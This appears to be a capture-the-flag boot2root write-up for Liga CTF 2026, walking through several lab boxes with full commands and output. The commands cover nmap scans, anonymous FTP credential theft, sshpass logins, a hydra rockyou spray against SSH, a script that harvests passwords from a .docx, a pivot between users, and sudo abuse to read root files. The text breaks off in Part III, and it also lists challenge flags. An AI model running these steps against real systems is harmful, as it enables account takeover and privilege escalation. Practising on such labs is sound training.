


TryN3rr0r CTF Writeup Boot2Root

Liga CTF 2026 (Week 2)

Prepared By: Naufal Afif

"Final Ranking (before scoreboard freezing): 2nd Place"

March 31, 2026

Table of Contents

BOOT2ROOT

GGEZAF

Category: Boot2Root | **Points:** 100 | **Difficulty:** Easy

Target: `45.32.121.222` | **Flag:** `OWASPKL{H3re's_th3_G1v3aW4y_500_p0int...`

1. Challenge Overview

Dockerized box solved by chaining three misconfigurations:

- Anonymous FTP exposes `creds.txt`.
- Those creds give SSH access as `user1337`.
- `sudo -l` shows NOPASSWD `cat`/`ls` -> read `/root/root.txt`.

2. Initial Reconnaissance


2.1 Port scan

▸ Bash

```
nmap -sC -sV -p- -T4 45.32.121.222
```

▸ Bash

```
PORT      STATE  SERVICE  VERSION

21/tcp    open   ftp      vsftpd 3.0.5
22/tcp    open   ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2
65533/tcp open   ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2
```



3. Analysis / Forensics Path

3.1 Browse anonymous FTP and discover `creds.txt`


Anonymous login is allowed; list the root directory first to see what is exposed.

▸ Bash

```
printf 'user anonymous anonymous\npwd\nls\nbye\n' | ftp -inv 45.32.121.222
```

▸ Bash

```
220 (vsFTPd 3.0.5)
230 Login successful.
Remote directory: /
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            19 May 29 13:06 creds.txt
226 Directory send OK.
```



3.2 Download and read `creds.txt`


▸ Bash

```
printf 'user anonymous anonymous\nget creds.txt\nbye\n' | ftp -inv 45.32.121.222

cat creds.txt
```

▸ Bash

```
226 Transfer complete.

user1337:notsoleet
```

This provided the initial access material for SSH.



4. Exploitation / Recovery

4.1 SSH in with the recovered credential

▸ Bash

```
sshpass -p 'notsoleet' ssh -p 22 -o StrictHostKeyChecking=no user1337@45.32.121.222 'id; hostname'
```

▸ Bash
```
uid=1002(user1337) gid=1002(user1337) groups=1002(user1337)

docker-chall-1
```


4.2 Enumerate sudo rights, list `/root`, then read the flag

`sudo -l` exposes NOPASSWD `cat`/`ls`. Use the allowed `ls` to discover the flag file in `/root` first, then `cat` it.

▸ Bash
```
sshpass -p 'notsoleet' ssh -o StrictHostKeyChecking=no user1337@45.32.121.222 "sudo -l; echo '--- ls /root ---'; sudo /usr/bin/ls -la /root; echo '--- read flag ---'; sudo /usr/bin/cat /root/root.txt"
```

▸ Bash
```
User user1337 may run the following commands on docker-chall-1:
    (ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls

--- ls /root ---
total 32
drwx------ 1 root root 4096 May 29 13:10 .
-rw------- 1 root root 1423 May 29 13:10 .bash_history
-rw-r--r-- 1 root root 3106 Apr 20 16:46 .bashrc
drwx------ 2 root root 4096 May 29 13:03 .ssh
-r-------- 1 root root   47 May 29 13:08 root.txt
--- read flag ---

OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}
```

Anonymous FTP returned `user1337:notsoleet`; `sudo /usr/bin/ls -la /root` listed `root.txt` (root-owned, 47 bytes); `sudo /usr/bin/cat /root/root.txt` returned the flag above.



5. Flag

`OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}`

6. Summary of Approach & Key Takeaways

1. `nmap` identified anonymous FTP and SSH exposure.
2. Anonymous FTP leak (`creds.txt`) provided valid SSH credentials.
3. SSH login succeeded on `22/tcp`.
4. `sudo -l` showed unsafe NOPASSWD access to `/usr/bin/cat` and `/usr/bin/ls`.
5. `sudo cat /root/root.txt` returned the final flag.

Key takeaways:

- Anonymous FTP should never expose credential files.
- Allowlisting read binaries in sudoers can still be full compromise if sensitive files are reachable.
- Small misconfigurations chained together produce immediate root-level impact.


Spray and Pray - I


Category: Boot2Root | **Points:** 350 | **Difficulty:** Easy

Target: `192.168.1.20` | **Flag:** `OWASPKL{a2377c9ddd1837b32c82f4774a53e...`

1. Challenge Overview

Target exposed only SSH. The challenge hint says password was written under a "rock", which points directly to `rockyou.txt`. Username context in the challenge text gives `abel` as the credential spray target.





2. Initial Reconnaissance


2.1 Port scan

▸ Bash

```
nmap -sC -sV -p- -T4 192.168.1.20
```

▸ Bash

```
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
```



3. Analysis / Forensics Path

3.1 Map the hint

SSH-only box + "under a rock" hint = `rockyou.txt` password spray against the known user `abel`.

4. Exploitation / Recovery


4.1 Spray SSH with rockyou

▸ Bash

```
hydra -l abel -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.20
```

▸ Bash

```
[DATA] attacking ssh://192.168.1.20:22/

[22][ssh] host: 192.168.1.20   login: abel   password: angel1

1 of 1 target successfully completed, 1 valid password found
```



4.2 Log in and grep the flag


▸ Bash


```
sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 'id; hostname; grep
-r "OWASPKL{" /home/abel/ 2>/dev/null'
```

Output:

▸ Bash

```
uid=1006(abel) gid=1006(abel) groups=1006(abel)
spraynpray
/home/abel/Desktop/local1.txt:OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}
```





5. Flag

`OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}`

6. Summary of Approach & Key Takeaways

6. nmap confirmed SSH-only.
7. Hint mapped to a `rockyou` spray.
8. hydra recovered `abel:angel1`.
9. SSH login read `local1.txt`.


Spray and Pray - II

Category: Boot2Root | **Points:** 467 | **Difficulty:** Easy

Target: `192.168.1.20` | **Flag:** `OWASPKL{d73aa3d24c1fb6ce993a38efe5505...`

1. Challenge Overview

Pivot from the `abel` foothold (Part I) to `niki` and read `local2.txt`. Credentials are hidden inside a `.docx` in `abel`'s Documents.



2. Initial Reconnaissance


2.1 Confirm service + enumerate users


▸ Bash

```
nmap -sC -sV -p- -T4 192.168.1.20

sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no abel@192.168.1.20 "id; grep ':/bin/bash' /etc/passwd"
```

▸ Bash

```
22/tcp open  ssh  OpenSSH 10.2p1 Ubuntu 2ubuntu3.2

uid=1006(abel) gid=1006(abel) groups=1006(abel)
spraynpray:x:1000:1000:...:/bin/bash
niki:x:1004:1004::/home/niki:/bin/bash
abel:x:1006:1006::/home/abel:/bin/bash
```





3. Analysis / Forensics Path

3.1 Locate the credential document

I first enumerated `abel` home from the live host, then located the exact document path, then extracted candidate strings with a generic pattern-based parser.

Command

▸ Bash

```
sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 "pwd; ls -la
/home/abel"
```

Output

▸ Bash

```
/home/abel

...

drwxr-xr-x  2 root root 4096 May 23 20:01 Documents

...
```

Command

▸ Bash

```
sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 "ls -la
/home/abel/Documents"
```

Output

▸ Bash

```
total 24

drwxr-xr-x 2 root root  4096 May 23 20:01 .
drwxr-x--- 8 abel abel  4096 May 23 21:34 ..
-rw-rw-r-- 1 niki niki 16335 May 23 19:34 Minit_Mesyuarat_2026_Password_Guideline.docx
```

3.2 Extract candidate creds from the .docx


A `.docx` is a zip; I parsed `word/document.xml` and filtered for hashes / password-shaped tokens (pattern-based, not hardcoded).

▸ Bash

```
cat <<'PY' | sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no abel@192.168.1.20 'python3 -'
import zipfile,re

p='/home/abel/Documents/Minit_Mesyuarat_2026_Password_Guideline.docx'
s=zipfile.ZipFile(p).read('word/document.xml').decode('utf-8','ignore')
for t in sorted(set(re.findall(r"[A-Za-z0-9_@!]{8,}", s))):
    if re.fullmatch(r"[A-Fa-f0-9]{32}", t) or (any(c.isdigit() for c in t) and ('@' in t or '_' in t or
'Password' in t)):
        print(t)

PY
```

▸ Bash

```
C5c56879cbb62d314bf76582c78bcfb7

Password123

abel_0411@weekndbuk1tj4lil

niki_ily3000@2019
```



5.0 Klasifikasi Kata Laluan — Contoh & Penilaian

Dalam sesi mesyuarat ini, pelbagai contoh kata laluan telah dibentangkan oleh Cik Niki Azman selaku Pegawai Keselamatan Maklumat bagi tujuan demonstrasi dan pendidikan kepada seluruh peserta mesyuarat. Contoh-contoh ini digunakan untuk menggambarkan perbezaan antara kata laluan yang lemah, sederhana, dan kukuh. Peserta diminta untuk tidak menggunakan contoh-contoh ini dalam sistem sebenar.

Berikut adalah contoh kata laluan yang dikemukakan dalam sesi demonstrasi, berserta penilaian keselamatan masing-masing:

#	Contoh Kata Laluan	Tahap	Ulasan Keselamatan
i.	123456	LEMAH	Kata laluan paling lazim digunakan di seluruh dunia. Boleh diceroboh dalam masa kurang daripada satu saat. Penggunaan ini adalah DILARANG KERAS.
ii.	Password123	LEMAH	Walaupun mengandungi huruf besar dan angka, ia menggunakan perkataan kamus yang mudah diteka. Serangan kamus mudah memecahkannya dalam masa beberapa minit.
iii.	niki_ily3000@2019	SEDERHANA	Lebih panjang dan mengandungi aksara khas serta angka. Namun, mengandungi maklumat peribadi (nama, tahun) yang boleh diteka melalui kejuruteraan sosial.
iv.	abel_0411@weekndbuk1tj4lil	KUKUH	Panjang, mengandungi kombinasi huruf, angka, dan aksara khas. Penggunaan karakter yang tidak berkaitan menjadikannya sukar diteka. Menghampiri standard yang ditetapkan.

Jabatan Keselamatan Maklumat & Teknologi — SULIT

Muka Surat
Muka Surat —

SULIT | DALAMAN SAHAJA Minit Mesyuarat 2026 — Garis Panduan Kata Laluan Korporat

#	Contoh Kata Laluan	Tahap	Ulasan Keselamatan
v.	C5c56879cbb62d314bf76582c78bcfb7	KOMPLEKS	Kelihatan seperti cincangan MD5. Walaupun sangat selamat dari sudut entropi, ia terlalu sukar untuk diingati oleh manusia dan boleh menyebabkan pengguna menyimpannya secara tidak selamat.

4. Exploitation / Recovery


4.1 Pivot to `niki`, hunt the flag, then read it

▸ Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no niki@192.168.1.20 "id; grep -Rns
'OWASPKL{' /home/niki 2>/dev/null; ls -la /home/niki/Desktop/local2.txt; cat /home/niki/Desktop/local2.txt"
```

▸ Bash

```
uid=1004(niki) gid=1004(niki) groups=1004(niki)

/home/niki/Desktop/local2.txt:1:OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}

-rw-rw-r-- 1 niki niki 42 May 23 20:14 /home/niki/Desktop/local2.txt

OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}
```



5. Flag

`OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}`

6. Summary of Approach & Key Takeaways

10. Logged in as `abel`, enumerated `/etc/passwd` users.
11. Found a password-guideline `.docx` in `abel`'s Documents.
12. Parsed `word/document.xml` for credential-shaped tokens.
13. Pivoted to `niki` with `abel_0411@weekndbuk1tj4lil`.
14. Read `/home/niki/Desktop/local2.txt`.


Spray and Pray - III

Category: Boot2Root | **Points:** 467 | **Difficulty:** Easy

Target: 192.168.1.20

1. Challenge Overview

Escalate to root on the same box as Parts I/II. `niki` has NOPASSWD sudo on a writable user-creation script that adds users to the `sudo` group.



2. Initial Reconnaissance

2.1 Enumerate `niki` sudo rights + the script

Command


▸ Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20
"id; hostname; pwd; echo '--- HOME ---'; ls -la ~; echo '--- DOWNLOADS ---'; ls -la ~/Downloads; echo '---
FIND SH ---'; find /home/niki -maxdepth 3 -type f \( -name '*.sh' -o -name 'gen_*' \) 2>/dev/null"
```

Output

▸ Bash

```
uid=1004(niki) gid=1004(niki) groups=1004(niki)
spraynpray
/home/niki

--- HOME ---

total 36
drwxr-x--- 5 niki niki 4096 May 23 20:24 .
drwxr-xr-x 8 root root 4096 May 23 20:49 ..

...

--- DOWNLOADS ---

total 12
drwxr-xr-x 2 root root 4096 May 23 20:24 .
drwxr-x--- 5 niki niki 4096 May 23 20:24 ..
-r-xr--r-- 1 root root  139 May 23 19:58 gen_user.sh

--- FIND SH ---

/home/niki/Downloads/gen_user.sh
```



Command


▸ Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20
"sudo -l 2>&1; echo '---'; ls -la /home/niki/Downloads/gen_user.sh; echo '---'; sed -n '1,120p'
/home/niki/Downloads/gen_user.sh"
```

Output

▸ Bash

```
User niki may run the following commands on spraynpray:
    (ALL) NOPASSWD: /home/niki/Downloads/gen_user.sh


---


